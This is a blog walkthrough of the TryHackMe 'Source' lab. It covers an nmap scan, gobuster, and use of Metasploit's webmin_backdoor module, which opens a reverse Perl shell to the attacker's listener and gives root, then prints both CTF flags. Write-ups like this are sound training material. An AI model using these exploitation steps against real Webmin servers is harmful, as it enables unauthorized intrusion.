

[Open in app ↗](#)

Medium



Search

Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)

TRYHACKME


Source Walkthrough (Step by Step)



ninjashacokat · Follow

Published in System Weakness

3 min read · Sep 28, 2022

[Listen](#)[Share](#)[More](#)

This is a step by step walkthrough for the TryHackMe practice challenge SOURCE. This is actually a very easy practice challenge so let's not waste time and begin.

nmap


I began with nmap to find open ports and services they are running on.

```
root@ip-10-10-100-1:~# nmap -sC -sV 10.10.96.68
Starting Nmap 7.60 ( https://nmap.org ) at 2022-09-28 04:15 BST
Nmap scan report for ip-10-10-96-68.eu-west-1.compute.internal (10.10.96.68)
Host is up (0.0012s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 b7:4c:d0:bd:e2:7b:1b:15:72:27:64:56:29:15:ea:23 (RSA)
|   256 b7:85:23:11:4f:44:fa:22:00:8e:40:77:5e:cf:28:7c (ECDSA)
|_  256 a9:fe:4b:82:bf:89:34:59:36:5b:ec:da:c2:d3:95:ce (EdDSA)
10000/tcp open  http    MiniServ 1.890 (Webmin httpd)
|_http-server-header: MiniServ/1.890
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
MAC Address: 02:D1:2B:1D:BE:7F (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port 22, Port 10000

We will require credentials to log into the ssh server so the our gateway should be port 10000.

Since it is a http service, I went to the target machine's IP address on the browser but specified the port to 10000.



OH NO! This leads us to a Webmin login page and we don't know any credentials.



GoBuster

Next, I tried to find whether we can brute force our way to find directories and file paths.

NADA. GoBuster returns an error and when the link is clicked, it leads back to the webmin page.

```
root@10.10.100.100:~# gobuster dir -u http://10.10.96.68:10000/ -w /root/Desktop/Tools/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FireFart_)
=====
[+] Url:          http://10.10.96.68:10000/
[+] Threads:      10
[+] Wordlist:     /root/Desktop/Tools/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:   gobuster/3.0.1
[+] Timeout:      10s
=====
2022/09/28 05:21:41 Starting gobuster
=====
Error: the server returns a status code that matches the provided options for no
n existing urls. http://10.10.96.68:10000/f8cff0f2-9867-40da-8212-58e95be91222 =
> 200. To force processing of Wildcard responses, specify the '--wildcard' switc
```

Next, I googled to find any vulnerabilities of Webmin on the given service running and found there are several vulnerabilities <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=webmin>.

Metasploit

Metasploit can be used to exploit existing vulnerabilities so that is exactly what I am going to do.

#	Name	Description	Disclosure Date	Rank	C
-	-----	-----	-----	-----	-
0	auxiliary/admin/webmin/edit_html_fileaccess	Webmin edit_html.cgi file Parameter Traversal	2012-09-06	normal	N
1	auxiliary/admin/webmin/file_disclosure	Webmin File Disclosure	2006-06-30	normal	N
2	exploit/linux/http/webmin_backdoor	Webmin password_change.cgi Backdoor	2019-08-10	excellent	Y
3	exploit/linux/http/webmin_packageup_rce	Webmin Package Updates Remote Command Execution	2019-05-16	excellent	Y
4	exploit/unix/webapp/webmin_show_cgi_exec	Webmin /file/show.cgi Remote Command Execution	2012-09-06	excellent	Y
5	exploit/unix/webapp/webmin_upload_exec	Webmin Upload Authenticated RCE	2019-01-17	excellent	Y

In my case I decided to go with webmin_backdoor. Then I configured the LHOST, RHOST. I also enabled SSL to *true*.

LHOST is your own IP, RHOST is the target machine's IP

Name	Current Setting	Required	Description
Proxies	no	A proxy chain of format [type:host:port[, type:host:port][...]]	
RHOSTS	10.10.96.68	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	10000	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	true	no	Negotiate SSL/TLS for outgoing connections
SSLCert	(is randomly generated)	no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	Base path to Webmin
URIPATH	(is random)	no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Then I just ran *exploit ...* and I am in the system.

```
msf5 exploit(linux/http/webmin_backdoor) > exploit
[*] Started reverse TCP handler on 10.10.168.178:4444
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.10.168.178:4444 -> 10.10.96.68:34792) at
2022-09-28 05:42:56 +0100

ls
JSON
LICENCE
LICENCE.ja
README
WebminCore.pm
WebminUI
acl
acl_security.pl
adsl-client
LICENSE
```

I didn't bother hiding my IP anymore (I am using VM anyway)

Next, I upgraded the shell to be fully interactive using

<https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/> as a reference.

Now that I am in the system as *root*, things should be easy. So let's find the *user.txt* and *root.txt* file.

Navigated to the home directory which led me to *user.txt*.

```
cd /home
root@source:/home# ls
ls
dark
root@source:/home# cd dark
cd dark
root@source:/home/dark# ls
ls
user.txt  webmin_1.890_all.deb
root@source:/home/dark# cat user.txt
cat user.txt
THM{SUPPLY_CHAIN_COMPROMISE}
root@source:/home/dark#
```

THM{SUPPLY_CHAIN_COMPROMISE}


It was quite simple to find *root.txt* which is inside the *root* directory.

```
root@source:/home# cd ..
cd ..
root@source:/# ls
ls
bin etc lib mnt run swap.img var
boot home lib64 opt sbin sys vmlinuz
cdrom initrd.img lost+found proc snap tmp vmlinuz.old
dev initrd.img.old media root srv usr webmin-setup.out
root@source:/# cd root
cd root
root@source:~/# ls
ls
root.txt
root@source:~/# cat root.txt
cat root.txt
THM{UPDATE_YOUR_INSTALL}
root@source:~/#
```

THM{UPDATE_YOUR_INSTALL}

...and that's our two flags.

To be fair, this challenge was quite easy and boring. Have a good day.



Penetration Testing

Tryhackme

Ethical Hacking

Capture The Flag

Cybersecurity



Follow

Published in System Weakness

5.9K Followers · Last published 1 day ago

System Weakness is a publication that specialises in publishing upcoming writers in cybersecurity and ethical hacking space. Our security experts write to make the cyber universe more secure, one vulnerability at a time.



Follow

Written by ninjashacokat

8 Followers · 6 Following

Just a cyber security enthusiast. Love to explore new things. Easily bored.


No responses yet



What are your thoughts?

Respond

More from ninjashacokat and System Weakness




In System Weakness by ninjashacokat

Startup Walkthrough (Step by Step)

This is a walkthrough of the TryHackMe challenge 'Startup'. This practice test is considered easy according to THM so let's explore and...

Sep 27, 2022 3 1



In System Weakness by AbhirupKonwar

The best way to find private Bug-Hunting programs

Recon process to find private programs



Dec 25, 2024




234



7



...



In System Weakness by AbhirupKonwar

Exposed Git Directory P1 Bug

Story of P1 Bug that turned out to be ?



Dec 11, 2024



312



3



...



In System Weakness by ninjashacokat

THM|Lian_Yu—Step by Step walkthrough

My name is Oliver Queen. For five years I was “stranded” on an island with only one goal... survive. Now I will fulfill my father’s dying...

Oct 10, 2022



3

[See all from ninjashacokat](#)

[See all from System Weakness](#)

Recommended from Medium



H4cker-Nafeed

This Is How I Bypassed The Most Critical Security Check!

Look at How a Hacker Can Think Outside the Box!

Dec 23, 2024 164 2



20



In T3CH by Axoloth

TryHackMe | Training Impact on Teams | WriteUp

Discover the impact of training on teams and organisations

Nov 5, 2024 60




...

Lists



Tech & Tools

22 stories · 380 saves



Medium's Huge List of Publications Accepting Submissions

377 stories · 4346 saves



Staff picks

796 stories · 1561 saves



Natural Language Processing

1884 stories · 1530 saves

Frame 1735: 514 bytes on wire (4112 bits), 514 bytes captured (4112 bits)
 Ethernet II, Src: HewlettP_1c:47:ae (00:08:02:1c:47:ae), Dst: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1)
 Internet Protocol Version 4, Src: 10.9.23.102, Dst: 85.187.128.24
 Transmission Control Protocol, Src Port: 62245, Dst Port: 80, Seq: 1, Ack: 1, Len: 460
 Hypertext Transfer Protocol

Chicken0248

[TryHackMe Write-up] Carnage

Apply your analytical skills to analyze the malicious network traffic using Wireshark.

Aug 17, 2024 50



Z3pH7

TryHackMe—Tomghost | Write-up (THM)

Hello!! everyone, this is my first article that I'm sharing with you. I hope this helps you understand and gain good experience.

Aug 15, 2024

1 1



In InfoSec Write-ups by cryptoshantIN

My First year in Bug Bounty

Hello all, In this write-up I summarizes my year in bugbounty on all big platform, self hosted and all the numbers, bugs submitted...

Dec 28, 2024

382

13



TRedEye

Advent of Cyber 2024 DAY 22—Tryhackme walkthrough

Auth By :- TRedEye

Dec 22, 2024

30

1



...

See more recommendations